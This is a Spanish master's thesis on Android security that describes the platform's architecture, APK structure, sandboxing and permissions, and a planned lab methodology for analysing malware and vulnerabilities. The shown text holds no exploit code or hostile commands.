MISTIC TFM: Seguridad en Android™

Análisis de vulnerabilidades y *malware*

Alumno: **Antoni Sánchez Magraner**

Director: Marco Antonio Lozano Merino

Enero de 2017

Resumen

Hoy en día, el amplio uso que se les da a los dispositivos móviles, hace que sean un objetivo claro de ataques. Además, hay que tener en cuenta que suelen contener información confidencial, personal e incluso crítica, por tanto, su seguridad se está convirtiendo en una preocupación cada vez mayor para empresas, administraciones públicas e incluso personas particulares.

El presente proyecto está centrado en detallar diferentes métodos y técnicas para llevar a cabo análisis de la seguridad de dispositivos móviles con sistema operativo *Android™*, y los pone en práctica realizando el análisis de un dispositivo móvil concreto. Pretende ser una guía práctica para organizaciones que quieren asegurarse de que los dispositivos móviles que usan son seguros y están libres de *malware*.

En la primera parte del documento se presenta una descripción de la arquitectura de seguridad de *Android* y el malware típico de esta plataforma. Además se detallan los pasos para la preparación de un laboratorio con las herramientas necesarias para realizar análisis de dispositivos móviles *Android* y de su *malware*.

En la segunda parte, se realiza un análisis completo de un dispositivo móvil infectado con malware. En primer lugar se lleva a cabo un análisis preliminar del dispositivo para conocer sus características básicas y su actividad de red. A partir de los resultados de este primer análisis se identifican las posibles vulnerabilidades del dispositivo y determinadas aplicaciones sospechosas. Finalmente se analizan de forma detallada dos aplicaciones con *malware* para conocer su funcionamiento.

Abstract

Nowadays the use of mobile devices is present in a really wide range of situations, and the data managed by them may be personal, confidential and even critical, so its security should be a major concern for companies, public administrations and even individuals.

This project focuses on exposing different methods and techniques to perform a security assessment on devices running *Android* and its applications, moreover, it provides examples to put them into practice. It aims to be a useful *guide by example* to organizations that want to ensure that the mobile devices they are using are safe and clean of malware.

In the first part of the document a theoretical research about the security architecture and the vulnerabilities on the *Android* platform is explained. It is followed by the steps to prepare a laboratory with the tools needed to perform the different security analysis.

In the second part, a complete security analysis of an *Android* device, with some malware applications installed on it, is done. Firstly a preliminary analysis of the smartphone is performed, to get information such as the software version installed and general network activity. Based on the results of this general analysis, vulnerabilities and suspicious applications are identified. Finally a more in depth analysis of those suspicious applications is performed to get the affectation scope of the malware on the device and its contents.

Índice de Contenidos

1. Introducción

Debido a la gran popularidad que han adquirido los terminales móviles inteligentes hoy en día y a la democratización de su uso, éstos se han convertido en uno de los grandes objetivos de la ciber delincuencia, al ser el número de potenciales víctimas realmente amplio. Como consecuencia de este hecho una gran parte de los esfuerzos en mejoras en la seguridad de la información se centran hoy en día en los dispositivos móviles, lo justifica su uso en áreas tan dispares como el ocio, la educación, la organización personal, el ámbito empresarial, etc.

El presente proyecto se centra en el estudio de una plataforma concreta para dispositivos móviles: Android, la más extendida por número de terminales en la actualidad, y por tanto, por lo que se ha comentado antes, una plataforma atractiva para los creadores de *malware*.

Para ello inicialmente se analizará la arquitectura de esta plataforma desde el punto de vista de la seguridad, examinando sus componentes y módulos. Posteriormente se estudiarán y probaran las herramientas y técnicas disponibles de gestión y análisis de seguridad, ya sean genéricas o específicas para la plataforma Android. Y finalmente se realizará el análisis de posibles vulnerabilidades y *malware* de un dispositivo móvil de gama media.

Objetivos

El objetivo principal del proyecto es la detección, estudio y análisis de *malware* y vulnerabilidades que pueden encontrarse en un dispositivo móvil con sistema operativo Android, para ello se han desarrollado previamente los siguientes subobjetivos:

- Entender la arquitectura de Android en relación a la seguridad así como sus vulnerabilidades.
- Aprender el uso de las herramientas disponibles para analizar la seguridad del propio Android y sus aplicaciones.
- Montar un laboratorio sobre el que ejecutar las diferentes pruebas y tests a realizar sobre el *malware*.
- Estudiar las diferentes categorías de *malware* existentes para el sistema operativo Android, su funcionamiento y arquitectura.

Fases del proyecto

Teniendo en cuenta los objetivos mencionados, la realización del proyecto se ha llevado a cabo en las siguientes fases.

1. **Elección de la temática del proyecto y definición del plan de trabajo:** buscar de información a cerca de la arquitectura y el contexto de *Android* en relación a su seguridad, así como de los diferentes tipos de *malware* existentes y las herramientas de análisis

existentes. El objetivo ha sido tener un conocimiento de base para poder concretar de forma detallada en qué consistirá el proyecto.

2. **Estudio de la arquitectura de seguridad de Android:** investigar en detalle la infraestructura y contexto de seguridad de Android, tanto del sistema operativo en sí, como el de sus aplicaciones, y el tipo de *malware* existente.
3. **Montaje del laboratorio:** montar un entorno formado por varios dispositivos con el software adecuado para poder llevar a cabo los análisis sobre el *malware*: estaciones de trabajo con software de análisis y monitorización, dispositivo móvil para realizar las pruebas, emuladores de Android, etc.
4. **Elección, obtención, instalación, y análisis de los diferentes malware**.
5. **Elaboración de la documentación del proyecto y conclusiones**: recopilar toda la información, documentación y los resultados obtenidos durante la ejecución del proyecto para incluirlos en la memoria final. Se ha realizado además una presentación en vídeo para explicar el proyecto y exponer sus resultados.

Sobre las fases hay que comentar que, aunque en general se han realizado de forma secuencial, durante el desarrollo de alguna de ellas se han llevado a cabo tareas propias de fases anteriores para adaptarse a las necesidades adicionales detectadas. Por ejemplo durante el desarrollo de la fase de análisis del *malware* se ha considerado conveniente usar herramientas no contempladas inicialmente, por lo que han tenido que ser instaladas en el laboratorio. Así mismo durante el desarrollo de todas las fases se ha ido complementando el conocimiento sobre las características de seguridad de Android.

Enfoque y metodología

A continuación se indica el enfoque y la metodología que se han seguido para realizar las diferentes fases de investigación del proyecto.

Estudio de la arquitectura de seguridad de Android

Se investiga la infraestructura y contexto de seguridad de Android, tanto del sistema operativo en sí, como el de sus aplicaciones, y el tipo de *malware* existente.

- Estudio de la arquitectura del sistema operativo Android: su estructura de directorios, módulos de seguridad, la gestión de usuarios, etc. También se estudia en detalle el acceso como root al dispositivo, sus ventajas e inconvenientes y formas de acceso.
- Estudio de la estructura de las aplicaciones Android: paquetes *apk*, el proceso de compilación de las aplicaciones y su forma de distribución, restricciones y la gestión permisos de las aplicaciones.

Análisis del malware

El análisis del *malware* se ha llevado a cabo siguiendo la siguiente metodología:

1. **Elección del *malware* a analizar:** a efectos del presente proyecto se ha elegido el *malware* siguiendo los siguientes criterios:
    - que sea interesante por sus propias características,
    - que tenga un potencial de afectación importante, y
    - que afecte a versiones recientes de Android (5 o superior)
2. **Obtención del *malware*:** Una vez echa la elección se ha obtenido el *malware* de forma segura para poder proceder en las fases posteriores a su análisis en el laboratorio.
3. **Estudio del contexto del *malware* elegido:** se ha investigado el contexto y el impacto del *malware*, sus focos y volumen de infección, uso que hace de la ingeniería social.
4. **Adaptación del laboratorio a las características del *malware*:** Dependiendo de las características y mecanismos de actuación del *malware* ha sido necesario adaptar el laboratorio, ya sea instalando alguna herramienta específica adicional o modificando la configuración de los simuladores o terminales a usar. Concretamente se ha realizado la instalación del *malware* en el terminal de pruebas del laboratorio.
5. **Detección del *malware*:** se han buscado los indicios que pueden delatar la presencia del *malware* en el terminal del laboratorio (instalación de paquetes concretos, puertos de red abiertos, etc.).
6. **Realización del análisis del *malware*:** en la medida en que haya sido posible se han realizado dos tipos de análisis: estático y dinámico.
7. **Conclusiones:** realizar un resumen de las evidencias obtenidas en el desarrollo de las fases anteriores de la metodología, y realizar las recomendaciones oportunas para el caso.

El *malware* se ha obtenido de diversas fuentes: por un lado Mila Parkour mantiene un repositorio de *malware* para fines didácticos, contagiominidump[1], y por otro lado se ha obtenido el *malware RAT* para Android de *metasploit* (*Android Meterpreter*).

Análisis de vulnerabilidades

En cuanto al análisis de vulnerabilidades, tomando como base la versión 5.1 de Android, se han buscado las que puedan afectar a los terminales con esta versión, para seleccionar algunas de las más representativas, y realizar un análisis más detallado de éstas:


- Estudiar el alcance de la vulnerabilidad y los posibles efectos sobre los dispositivos afectados.
- Estudiar la raíz de la vulnerabilidad: causas que la producen.
- Determinar si el dispositivo del laboratorio tiene esta vulnerabilidad y tratar de hacer uso de ella sobre el terminal del laboratorio y estudiar el funcionamiento de los *exploits*

1http://contagiominidump.blogspot.com.es/

Planificación del trabajo

A continuación se incluye el diagrama de Gantt con la planificación temporal propuesta.

	Name	Start	Finish	Pre...	Resource Names
1	Fase inicial de documentación	28/09/16 ...	07/10/16 ...		
2	Elección de la temática: análisis de malware	07/10/16 ...	07/10/16 ...	1	
3	Elaboración del plan de trabajo	07/10/16 ...	12/10/16 ...	2	
4	Entrega del plan de trabajo	12/10/16 ...	12/10/16 ...	3	
5	**Estudio de la arquitectura de seguridad de a...**	**12/10/16 ...**	**17/10/16...**	**4**	
6	Estudio del acceso a android como root	12/10/16 ...	12/10/16 ...		
7	Estudio del mecanismo de ejecución de aplicacion...	13/10/16 ...	15/10/16 ...	6	
8	Estudio del empaquetado de las aplicaciones And...	15/10/16 ...	17/10/16 ...	7	
9	**Montaje del laboratorio**	**17/10/16 ...**	**03/11/16...**	**5**	
10	Instalación máquina virtual Kali	17/10/16 ...	18/10/16 ...		
11	Instalación herramientas análisis estático	18/10/16 ...	19/10/16 ...	10	
12	Instalación de herramientas de análisis dinámico	19/10/16 ...	20/10/16 ...	11	
13	Instalación y configuración de emuladores y máqui...	20/10/16 ...	21/10/16 ...	12	
14	Pruebas y estudio de las herramientas	21/10/16 ...	03/11/16 ...	13	
15	**Elección y estudio general del malware**	**03/11/16 ...**	**08/11/16...**	**14**	
16	Elección del malware	03/11/16 ...	05/11/16 ...		
17	Estudio general del malware y su contexto	05/11/16 ...	06/11/16 ...	16	
18	Adaptación del laboratorio al malware elegido	06/11/16 ...	08/11/16 ...	17	
19	**PAC1**	**08/11/16 ...**	**09/11/16...**	**18**	
20	Redacción documentación PAC1	08/11/16 ...	09/11/16 ...		
21	Entrega PAC1	09/11/16 ...	09/11/16 ...		
22	**Análisis del malware**	**08/11/16 ...**	**27/11/16...**	**15**	
23	Análisis estático del malware	08/11/16 ...	14/11/16 ...		
24	Redacción preliminar de resultados de análisis est...	14/11/16 ...	15/11/16 ...	23	
25	**Análisis dinámico del malware**	**15/11/16 ...**	**27/11/16...**	**24**	
26	Elaboración del juego de pruebas	15/11/16 ...	16/11/16 ...		
27	Configuración del entorno	16/11/16 ...	17/11/16 ...	26	
28	Realización de pruebas de análisis dinámico	17/11/16 ...	24/11/16 ...	27	
29	Realización de pruebas de análisis de red	24/11/16 ...	26/11/16 ...	28	
30	Redacción preliminar de resultados de análisis di...	26/11/16 ...	27/11/16 ...	29	
31	**PAC2**	**27/11/16 ...**	**02/12/16...**	**30**	
32	Redacción documentación PAC2	27/11/16 ...	02/12/16 ...		
33	Entrega PAC2	02/12/16 ...	02/12/16 ...	32	
34	Redacción memória final del proyecto	02/12/16 ...	16/12/16 ...	33	
35	Preparación video presentación	16/12/16 ...	17/12/16 ...	34	
36	Grabación video presentación	17/12/16 ...	18/12/16 ...	35	
37	Revisión del resultado final	18/12/16 ...	08/01/17 ...	36	
38	Entrega Final del proyecto	08/01/17 ...	08/01/17 ...	37	
39	Turno de preguntas	08/01/17 ...	14/01/17 ...	38	



2. Seguridad en smartphones Android

Un smartphone es un dispositivo móvil de reducido tamaño que cuenta con los componentes básicos de los ordenadores (procesador, varios niveles de memoria, interfaces de red, etc.) además de otros componentes opcionales (cámara, gps, etc.) capaces de ejecutar un sistema operativo avanzado y aplicaciones para sacar provecho a sus componentes. Permite realizar un amplio abanico de funciones: realizar y recibir llamadas, conectarse a internet, sacar fotos, grabar vídeo, funciones de agenda, etc.

Los sistemas operativos que se ejecutan en los smartphones también son comparables a nivel de complejidad a los sistemas operativos de los ordenadores tradicionales, aunque adaptados a las características propias de los smartphones. Los más comunes hoy en día son: Android (de Google), iOS (de Apple), Windows Phone (de Microsoft) y Ubuntu Touch. De hecho muchos de estos sistemas operativos y su kernel provienen de modificaciones de sistemas operativos de ordenadores: Android y Ubuntu Touch toman como base Linux, Windows Phone del propio Windows, y iOS se basa en UNIX BSD.

Hay que tener en cuenta que los smartphones no son los únicos dispositivos que ejecutan los sistemas operativos mencionados, también los ejecutan *tablets* (similares a los smartphones aunque de mayor tamaño), ordenadores portátiles, relojes inteligentes. Además la tendencia actual es ir incorporando funciones inteligentes a los dispositivos electrónicos tradicionales, que también ejecutan estos sistemas operativos o versiones modificadas de ellos, lo que se conoce como internet de las cosas. Por tanto la mayor parte de consideraciones de seguridad hechas en este documento también son de aplicación para este tipo de dispositivos.

La gran popularidad que han adquirido los terminales móviles inteligentes hoy en día y su amplio uso en diversos ámbitos los ha convertido en uno de los grandes objetivos de la ciber delincuencia, y lo serán aún más teniendo en cuenta las tendencias ya mencionadas.

En este capítulo se detallaran las características de la arquitectura de Android en cuanto a la seguridad, tanto del propio sistema operativo como de las aplicaciones que en él se ejecutan.

Arquitectura de Android

Android es un sistema operativo diseñado para correr sobre dispositivos móviles (smartphones, tabletas) aunque también es usado por muchos otros dispositivos, sobretodo los relacionados con el internet de las cosas: relojes (*Android Wear*), sistemas de televisión (*Android TV*), coches (*Android Auto*), etc.

Capas del sistema operativo Android

La arquitectura de software que compone Android puede subdividirse en 5 capas, desde la capa más interna, el Kernel del Sistema Operativo, hasta la más externa: las aplicaciones que se ejecutan sobre él. A continuación se detallan.

Núcleo (Kernel)

El kernel del sistema operativo Android se basa en Linux, por lo tanto está desarrollado en C. Se encarga de la gestión de memoria, de los recursos del dispositivo, de la energía, controladores de los componentes, etc.

Librerías Nativas (Native Libraries)

Se trata de un conjunto de librerías que corren directamente sobre el kernel de Android, desarrolladas en C o C++, que implementan diversas funciones a bajo nivel que luego son usadas por las capas superiores. Algunas de las librerías más importantes son:

- *WebKit*: implementa las funciones básicas del navegador web.
- *FreeType*: soporte para tipografías y fuentes.
- *Surface Manager*: para la gestión gráfica de ventanas.
- *SGL* y *OpenGL ES*: librerías gráficas 2D y 3G.
- *Media Framework*: para la gestión de audio, vídeo e imágenes.
- *Libc*: Librerías de C (Android usa una implementación propia: *Bionic*, en lugar de GNU C Library usada por Linux)
- *SQLite*: soporte para base de datos en el dispositivo.
- Open SSL: para la gestión de mecanismos de cifrado y comunicación segura.

Hay que tener en cuenta que Android no puede ejecutar aplicaciones de escritorio Linux al no incorporar las librerías C de GNU (usa en su lugar *Bionic*, librerías propias desarrolladas por Google), y ni un servidor de *XWindow*.

Lo más común y recomendable es realizar el desarrollo de aplicaciones que se ejecutan dentro del *Android Runtime*, usando el SDK de Android (*Software Development Kit*). En casos especiales es posible desarrollar módulos directamente en código nativo, para funcionalidades que deban ejecutarse a bajo nivel, a través del framework NDK (*Native Development Kit*).

Android Runtime

En general, las aplicaciones Android suelen estar desarrolladas en Java, por lo tanto corren sobre una máquina virtual de Java modificada: *Android* Runtime, conocida como *Dalvik* en versiones anteriores a la 4.4, que está adaptada a las características de los dispositivos móviles (para realizar un consumo de recursos menor). A partir de la versión 4 de Android se realiza la compilación a código máquina nativo en el momento en que la aplicación es instalada (*AOT Compilation*, *Ahead-Of-Time Compilation*), en lugar de usar *Just-in-time Compilation*, que lo hacía cada vez que la aplicación era ejecutada.

Android Runtime, se sitúa en la misma capa que las librerías nativas y está adaptada a las características de los dispositivos móviles, sobre la que corren la mayoría de aplicaciones desarrolladas para Android. Incluye además de un conjunto de librerías.

Application Framework Layer

Se trata de componentes a más alto nivel para proveer de ciertas funcionalidades y servicios a las aplicaciones Android (capa superior). Algunos de los componentes más destacados son:

- *Activity Manager*: gestiona el ciclo de vida de ejecución de las aplicaciones (inicialización, pausa/reanudación, parada, reinicio …).
- *Content Providers*: permiten la compartición de datos entre aplicaciones.
- *Telephony Manager*: gestiona las llamadas, y permite el acceso a las funciones propias de teléfono en las aplicaciones.
- *Location Manager*: gestión de la ubicación física, con GPS, células móviles, etc.
- *Notification Manager*: gestión y uso del servicio de notificaciones de Android por parte de las aplicaciones.

Application Layer

Es la capa superior, compuesta por las aplicaciones que se ejecutan en Android. Los desarrolladores de aplicaciones, en general, trabajan en esta capa, para ello usan los servicios de la capa anterior, a través del SDK (*Software Development Kit*) de Android.

Las aplicaciones que corren sobre esta capa, como se verá, están sujetas a las restricciones de seguridad de Android:

- cada aplicación se ejecuta con un usuario de sistema operativo, específico para esa aplicación, lo que garantiza que los recursos y ficheros de cada aplicación no podrán ser accedidos por otras aplicaciones instaladas al terminal.
- para que el sistema operativo le otorgue acceso a determinados recursos, el propietario del terminal tiene aceptarlo.

Arquitectura de directorios de Android

La arquitectura de directorios de Android es similar a la de los sistemas UNIX (se basa en un árbol de cuya raíz cuelgan todos los directorios y recursos), aunque presenta variaciones significativas en su estructura y organización.

A continuación se describen los directorios que cuelgan de la raíz de Android y su contenido:

- *acct*: contiene información sobre el control *group*, para el control de usuarios.
- *cache*: punto de montaje para la caché, que contiene la caché del sistema operativo.
- *d*: link a /sys/kernel/debug.

- *data*: contiene datos de aplicaciones y los usuarios que las ejecutan.
- *system*: contiene el sistema operativo en sí. Su contenido es similar al que presenta la raíz de los sistemas UNIX tradicionales (*bin, etc, lib, usr,* etc.).
- *mnt*: directorio que contiene los puntos de montaje del sistema.
- *proc* y *sys*: contiene la estructuras de datos e información que maneja el kernel del sistema.
- *root*: directorio *home* del usuario *root*.
- *default.prop*: se trata de un fichero que guarda propiedades del sistema.
- *dev*: contiene las definiciones de los dispositivos disponibles.
- *init*: binario que se encarga de procesar el fichero *init.rc*.

Hay que tener en cuenta que, por motivos de seguridad, el acceso a estos directorios está restringido por defecto, de manera que el usuario del terminal no puede acceder a ellos. Como se verá posteriormente, para obtener este acceso se tiene que desbloquear el usuario *root* del dispositivo (se detallará las diferentes opciones y sus consecuencias posteriormente).

Interfaz de Android

Aunque la interfaz de comunicación principal entre los usuarios y Android es la pantalla táctil, no es la única vía de interacción usuario/máquina, soporta también muchos otros tipos de interfaces, como la conexión de teclados y ratones, uso de sensores especializados de los dispositivos: como sensores de proximidad, acelerómetros, giroscopios, etc.

Arquitectura de los paquetes de aplicaciones de Android

Las aplicaciones desarrolladas para ejecutarse sobre Android Runtime se distribuyen en paquetes con extensión *apk*, que no es más que un fichero comprimido en formato *zip* que contiene una estructura de directorios y ficheros predefinida. Concretamente:

- ***res*:** directorio de recursos de la aplicación, suele contener imágenes, ficheros de audio, iconos para el uso de la aplicación, a cada uno de esos recursos se le asigna un identificador que los hace accesibles fácilmente por parte del programa: a través del fichero identificador de recursos *R.id*, creado en tiempo de desarrollo, por tanto su acceso por parte de la aplicación se realiza a través de este identificador. Está estructurado en directorios predefinidos (por ejemplo hay un directorio de imágenes e iconos para cada resolución).
- ***assets*:** su propósito es similar al de *res*, albergar recursos para el uso de la aplicación, aunque en este caso, su forma organización permite más libertad: organización en subdirectorios libre, etc. El acceso por parte de la aplicación se realiza como si se accediera al sistema de ficheros.

- ***lib***: contiene librerías nativas, compiladas en C, si son necesarias para la aplicación.
- ***META-INF***: contiene ficheros con la firma digital del apk.
- ***classes.dex*:** se trata del paquete que contiene los binarios *dex* (*Dalvik Executable*) que se ejecutan sobre la máquina virtual *Android Runtime* (ART). Desempaquetando y descompilando su contenido se puede obtener el código Java original de la aplicación.
- ***AndroidManifest.xml***: contiene información y declaraciones sobre la estructura y requerimientos del paquete de aplicación: identifica la aplicación con un nombre de paquete, define las actividades que lo componen (para entender el concepto de actividad se podría hacer un símil con las diferentes pantallas que tiene una aplicación), versión mínima del SDK soportada, identifica los permisos que la aplicación requiere para su funcionamiento, que dan acceso a APIs protegidas del sistema (acceso a los contactos, cámara, etc.).

Firma de los paquetes de aplicación

Para instalar una aplicación en un dispositivo, es necesario que el *apk* esté firmado digitalmente con el certificado digital del desarrollador. Esta restricción viene impuesta para identificar las aplicaciones y versiones de aplicaciones implementadas por un mismo desarrollador, concretamente:

- Todas las versiones de una misma aplicación deben ser firmadas con el mismo certificado para que pueda ser actualizada en los dispositivos.
- Android permite que las aplicaciones firmadas por un mismo certificado puedan ser ejecutadas en el mismo proceso, y además compartir recursos entre ellas de forma sencilla (como se comentó por defecto cada aplicación se ejecuta con un usuario y proceso independiente de sistema operativo).

Hay que remarcar que la firma de los *apk* proporciona un mecanismo para que el dispositivo pueda identificar las aplicaciones desarrolladas por un mismo desarrollador (y otorgar así permisos para compartir recursos), pero no para identificarlo de forma fidedigna, ya que los certificados usados pueden ser autofirmados.

Directorios clave para la ejecución de una aplicación

Las aplicaciones de usuario, tanto los binarios, como los datos y configuraciones que se generan se guardan en los siguientes directorios de la estructura de ficheros del sistema operativo:

- ***/data/app***: directorio donde se guardan las aplicaciones instaladas por los usuarios. Los ficheros y directorios son propiedad del usuario *system*.
- ***/system/app***: contiene las aplicaciones que vienen de fábrica con la imagen del sistema. Los ficheros y directorios son propiedad de *root*.

- ***/data/data***: contiene diversos directorios propiedad de cada usuario específico de su respectiva aplicación, que contienen los datos generados por la aplicación. De esta forma el directorio donde se encuentran los datos de cada aplicación sólo es accesible por su respectivo usuario, o con *root*. Se trata del directorio más crítico en cuanto a seguridad, ya que puede contener información personal, y por tanto, también el más interesante en cuanto a la realización de una auditoría o análisis. El directorio de datos de cada aplicación contiene a su vez subdirectorios: *databases*, *files*, *lib*, *shared_prefs*, etc. Examinando el contenido de estos directorios puede obtenerse información interesante.

A continuación se explica el contenido de los diferentes subdirectorios de /data/data

/data/data/<app>/databases

Contiene ficheros de base de datos *sqlite3*. Para consultar las bases de datos, si no se cuenta con el comando *sqlite3* en el propio dispositivo, se tendrá que descargar el fichero en el *host* y usar el comando, que sí viene incluido en las *platform-tools* del SDK de Android.

A parte de los propios fichero de base de datos (*.db*) en el directorio *databases* también suele haber un fichero con el sufijo -journal, que contiene información interna de su respectiva base de datos para gestionar la consistencia de datos: la atomicidad de los *commit* y *rollback*. También es conveniente analizar estos ficheros, ya que podrían contener trazas de registros borrados, etc.

/data/data/<app>/shared_prefs

La API de *shared preferences* de Android permite a las aplicaciones guardar sus configuraciones siguiendo el modelo de propiedad valor, éstas se guardan en el directorio *shared_prefs* de la respectiva aplicación, y por tanto, pueden contener información relevante de las preferencias del usuario.

/data/data/<app>/cache

Contiene datos que la aplicación guarda de forma temporal para uso como cache. Aunque algunas aplicaciones no hacen uso de este directorio, en las que lo hacen, podría contener información relevante.

Características de seguridad de Android

La arquitectura de seguridad de Android se basa en la premisa de que, por defecto, ninguna aplicación tiene permiso para realizar ninguna operación que pueda afectar a las demás aplicaciones, al usuario o al propio sistema operativo en general. A continuación se detallan las características usadas para implementar esta premisa.

***Sandboxing*: ejecución de aplicaciones en Android**

La ejecución de aplicaciones nativas en Android incorpora una característica que aporta un nivel de seguridad alto en cuanto a la protección de la integridad del sistema en sí: la ejecución de las aplicaciones está por defecto aislada de unas con respecto a las otras, lo que se conoce como

sandbox, es decir cada aplicación se ejecuta con usuario específico del sistema operativo con permisos restringidos que impide que una aplicación pueda acceder a recursos generados por otra.

Eso hace que, para compartir datos o acceder a recursos concretos, las aplicaciones deban declarar la necesidad de hacer uso de ellas, de manera que Android, antes de ejecutar la aplicación solicita permiso al usuario para que ésta pueda acceder a los recursos que ha declarado. Esta declaración se especifica en el fichero *Manifest* del paquete APK de la aplicación.

Es importante destacar que no sólo las aplicaciones que corren sobre el Android Runtime (las desarrolladas en Java) se ejecutan en el *sandbox*, sino que también lo hacen las aplicaciones nativas (las desarrolladas en C o C++ a través del NDK). Con lo cual, por defecto, aunque la aplicación tenga módulos desarrollados en C, éstos tendrán las mismas restricciones de acceso a recursos que las aplicaciones Java.

Aún así, hay que tener en cuenta que esta restricción puede ser saltada si se habilita el acceso a *Android* como *root*, una aplicación que se ejecute con el usuario root tiene acceso total a todos los recursos y datos guardados en el dispositivo.

Almacenamiento de información

El mecanismo de *sandboxing* visto en el punto anterior permite asegurar que las demás aplicaciones instaladas en el dispositivo no podrán acceder a los datos guardados por otra aplicación en el almacenamiento interno del dispositivo, exceptuando el usuario root, si éste ha sido habilitado.

Otro caso a parte son las tarjetas de memoria externas que, al ser extraíbles, podrían ser leídas por otros dispositivos, y por lo tanto no es recomendable guardar información sensible en ellas.

Si se requiere proteger los datos de acceso por parte del usuario *root* o guardarlos en tarjetas extraíbles, y que se garantice su integridad y confidencialidad, se puede optar por cifrar la información.

Compartir información entre aplicaciones: *Content Provider*

Aunque el mecanismo de *sandbox* se encarga de proteger los datos de las aplicaciones haciendo que estos no sean accesibles a las demás, el framework de Android incorpora un mecanismo para permitir que las aplicaciones puedan compartir información entre ellas: los *Content Provider*, que permiten gestionar el acceso a datos estructurados definiendo sus características de seguridad. Por ejemplo una aplicación de calendario que quiera compartir los eventos de agenda que guarda con otras aplicaciones (publicarlo como fuente de datos) deberá implementar un *Content Provider* para que las demás aplicaciones accedan de forma segura y controlada a esa información.

Es importante no publicar información sensible a través del *Content Provider*, ya que éste podría ser interceptado por otro usuarios.

Gestión de los permisos de las aplicaciones

Las aplicaciones Android que requieran acceso a determinadas funcionalidades (por ejemplo acceso a la cámara del dispositivo) o información (por ejemplo la lista de contactos del teléfono) deben declarar que requieren este permiso. De esta forma, la primera vez que el usuario las ejecuta, el sistema operativo antes de otorgarles acceso solicitará la confirmación por parte del usuario.

Solicitar el número mínimo de permisos necesario es una buena práctica de desarrollo de aplicaciones en cuanto a seguridad. Un atacante podría aprovechar una vulnerabilidad de una aplicación para obtener acceso a determinados recursos protegidos.

Acceso a la red

Hay que tener en cuenta que, hoy en día, la mayoría de aplicaciones, aunque aparentemente no lo parezca, se conectan por un motivo u otro a internet, con lo cual son susceptibles a que les puedan afectar algún tipo de ataque por red.

En este caso, al igual que las aplicaciones web en general, es importante que el tráfico entre la aplicación nativa y el servidor al que se conecte vaya cifrado, para ello la opción más común es usar el protocolo HTTP conjuntamente con el estándar TLS (SSL).

Por otro lado para la comunicación entre procesos ejecutándose en el mismo dispositivo Android se debe evitar el uso de puertos TCP en *localhost*, y usar los mecanismos de comunicación entre procesos (IPC) que ofrece Android, implementados con la clase *Service*.

Validación de datos de entrada

Al igual que sucede en las aplicaciones en general es importante que se validen los datos de entrada antes de que éstos sean procesados.

En el caso de las aplicaciones *Android* desarrolladas en Java (*Android* SDK) las vulnerabilidades más comunes son las que permiten la inyección de código, principalmente las de inyección de código SQL, también muy comunes en las aplicaciones web, que permiten realizar consultar arbitrarias en la base de datos a la que se conecta una aplicación que no valida los datos que recibe por su formulario de entrada antes de lanzar la consulta a la BD.

En cuanto a las aplicaciones Nativas de Android (*Android* NDK), desarrolladas en C/C++, se tienen que prestar especial atención al código que procesa la entrada de datos para evitar desbordamientos de buffer.

Logs del sistema

Los ficheros de log del sistema son públicos, por lo tanto, durante el desarrollo de la aplicación es importante evitar escribir datos sensibles en los log que genere.

Carga dinámica de código

La carga dinámica de código permite a una aplicación en ejecución descargarse código de alguna ubicación externa a a la propia aplicación (es decir, código que no viene incluido en el propio *apk*) para luego ejecutarlo. Se trata de una práctica con riesgos elevados, ya que a priori el código dinámico no puede ser validado.

Usuarios a nivel de sistema operativo Android

Cada vez que una aplicación es instalada en Android éste le asigna, a través del *PackageManager*, un identificador numérico de usuario único (UID*, user ID* o *application ID*) cuyo valor estará entre 10000 i 90000, y un código con formato app_XXX, u_XXXX o uXXX_aYYY asignado por bionic.

El rango inferior, 1000-9999, está reservado para uso interno por parte del kernel y representa tanto UIDs como GID (identificadores de grupo), aunque sólo una pequeña parte de este rango es usada (especificada en el fichero del código fuente de Android *Android_filesystem_config.h*). Por tanto, al contrario que en Linux los metadatos de la gestión de usuarios no se guardan en ficheros *passwd* y *group*. Cada UID/GID (conocidos también como AID) en este rango tiene asignados determinados permisos, por ejemplo:

GID	Nombre	Descripción
0	AID_ROOT	Superusuario, root.
1000	AID_SYSTEM	System Server
1001	AID_RADIO	Subsistma de telefonía
1002	AID_BLUETOOTH	Subsistema de bluetooth
1003	AID_GRAPHICS	Dispositivos gráficos
1004	AID_INPUT	Dispositivos de entrada
...		
2000	shell	Usuario de shell
...		
3001	AID_NET_BT_ADMIN	Creación de sockets bluetooth
3002	AID_NET_BT	
...		
10000	AID_APP	Primera aplicación de usuario
...		

Al igual que en UNIX, los ficheros (y dispositivos, en */dev*) tienen definido un propietario y un grupo de manera que están protegidos de accesos no autorizados dependiendo de los valores de los *flags* de permisos que tengan asignados (la asignación de *flags* se realiza, dependiendo del tipo de fichero, en el momento de la creación del sistema, o durante el arranque cuando ejecuta el proceso *init*). Además, los diferentes procesos son arrancados con usuarios específicos (según se

especifica en el fichero *init.rc*) de manera que se permite el acceso a los recursos para los que se ha definido el acceso para dicho usuario o, en caso contrario, se prohibe.

A través del comando *ps* se puede obtener la lista los procesos en ejecución, el usuario con el que se ejecuta cada uno de ellos y el PID, entre otra información relativa a los procesos. Se pueden consultar los grupos asignados al proceso accediendo al fichero de status del correspondiente proceso (a partir del PID obtenido con el comando ps).

```
130|root@falcon_umts:/ # cat /proc/27571/status
Name:   sh
State:  S (sleeping)
Tgid:   27571
Pid:    27571
PPid:   26640
TracerPid:   0
Uid:    2000 2000 2000 2000
Gid:    2000 2000 2000 2000
FDSize: 32
Groups:     1003 1004 1007 1011 1015 1028 3001 3002 3003 3006
```

